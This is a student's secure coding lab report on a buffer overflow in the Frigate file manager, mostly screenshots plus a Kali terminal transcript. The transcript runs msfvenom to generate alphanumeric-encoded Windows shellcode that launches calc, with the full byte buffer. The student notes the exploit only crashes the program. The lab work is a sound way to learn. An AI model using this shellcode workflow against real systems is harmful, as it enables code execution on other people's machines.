Secure Coding Lab - 8

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

Note : Tried with Stream Ripper many times but not getting. Used Frigate to get the output.


The vulnerability is in the user interaction field of the Frigate which is Docs/Find Computer.




After running the exploit2.py to get the output payload as:




Pasted the payload in the above mentioned field :




Pressed the enter button :




Changing the command from cmd to control to get the payload using msfvenom in parrot linux:




Pasting the payload in exploit2.py to get the actual payload :






After clicking the OK button :



After generating the payload of control pane Now generate for calc :

```
Applications  Places  Terminator                                   Wed 09:46
                                                                   root@kali: ~
                                                                   root@kali: ~ 190x48
buf += b"\x6c\x67\x76\x63\x4c\x74\x4a\x4f\x70\x4b\x4b\x69\x70"
buf += b"\x73\x45\x35\x55\x6d\x6b\x72\x67\x54\x53\x34\x32\x50"
buf += b"\x6f\x52\x4a\x55\x50\x62\x73\x59\x6f\x68\x55\x53\x53"
buf += b"\x72\x4f\x72\x4e\x50\x74\x52\x52\x70\x6f\x42\x4c\x67"
buf += b"\x70\x41\x41"
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe2\xd9\xf6\xd9\x72\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x69\x78\x4d\x52"
buf += b"\x37\x70\x73\x30\x37\x70\x33\x50\x4f\x79\x68\x65\x34"
buf += b"\x71\x6b\x70\x72\x44\x4c\x4b\x52\x70\x54\x70\x6e\x6b"
buf += b"\x51\x42\x56\x6c\x6c\x4b\x73\x62\x55\x44\x6c\x4b\x63"
buf += b"\x42\x45\x78\x64\x4f\x4f\x47\x33\x7a\x35\x76\x54\x71"
buf += b"\x49\x6f\x6c\x6c\x47\x4c\x70\x61\x63\x4c\x44\x42\x34"
buf += b"\x6c\x31\x30\x6f\x31\x5a\x6f\x76\x6d\x55\x51\x49\x57"
buf += b"\x68\x62\x4a\x52\x52\x72\x32\x77\x6e\x6b\x72\x72\x76"
buf += b"\x70\x4e\x6b\x50\x4a\x75\x6c\x4c\x4b\x70\x4c\x77\x61"
buf += b"\x74\x38\x6a\x43\x77\x38\x46\x61\x4e\x31\x73\x61\x4e"
buf += b"\x6b\x52\x79\x45\x70\x46\x61\x58\x53\x6e\x6b\x67\x39"
buf += b"\x46\x78\x38\x63\x34\x7a\x67\x39\x6e\x6b\x55\x64\x4e"
buf += b"\x6b\x65\x51\x39\x46\x36\x51\x49\x6f\x4e\x4c\x49\x51"
buf += b"\x4a\x6f\x64\x4d\x65\x51\x48\x47\x30\x38\x39\x70\x31"
buf += b"\x65\x4a\x56\x54\x43\x33\x4d\x59\x68\x47\x4b\x31\x6d"
buf += b"\x37\x54\x64\x35\x7a\x44\x42\x78\x6c\x4b\x62\x78\x65"
buf += b"\x74\x46\x61\x79\x43\x71\x76\x6e\x6b\x54\x4c\x72\x6b"
buf += b"\x6c\x4b\x42\x78\x37\x6c\x36\x61\x6e\x33\x4e\x6b\x57"
buf += b"\x74\x4c\x4b\x46\x61\x7a\x70\x4f\x79\x63\x74\x64\x64"
buf += b"\x35\x74\x73\x6b\x61\x4b\x33\x51\x30\x59\x63\x6a\x30"
buf += b"\x51\x4b\x4f\x6b\x50\x31\x4f\x63\x6f\x62\x7a\x6e\x6b"
buf += b"\x76\x72\x4a\x4b\x4e\x6d\x71\x4d\x53\x5a\x63\x31\x6c"
buf += b"\x4d\x4d\x55\x6c\x72\x73\x30\x77\x70\x75\x50\x50\x50"
buf += b"\x53\x58\x55\x61\x4c\x4b\x30\x6f\x6d\x57\x59\x6f\x6b"
buf += b"\x65\x6f\x4b\x78\x70\x78\x35\x6c\x62\x56\x36\x51\x78"
buf += b"\x4e\x46\x4d\x45\x4d\x6d\x4d\x4d\x49\x6f\x69\x45\x65"
buf += b"\x6c\x43\x36\x31\x6c\x77\x7a\x4d\x50\x49\x6b\x49\x70"
buf += b"\x31\x65\x74\x45\x6f\x4b\x70\x47\x56\x73\x53\x42\x42"
buf += b"\x4f\x70\x6a\x57\x70\x31\x43\x39\x6f\x79\x45\x31\x73"
buf += b"\x50\x61\x50\x6c\x73\x53\x53\x30\x41\x41"
root@kali:~#
```

Pasting the payload in exploit2.py and geerating paython payload :



I think I am not getting proper payload that's why calculator is not opening but its crashing.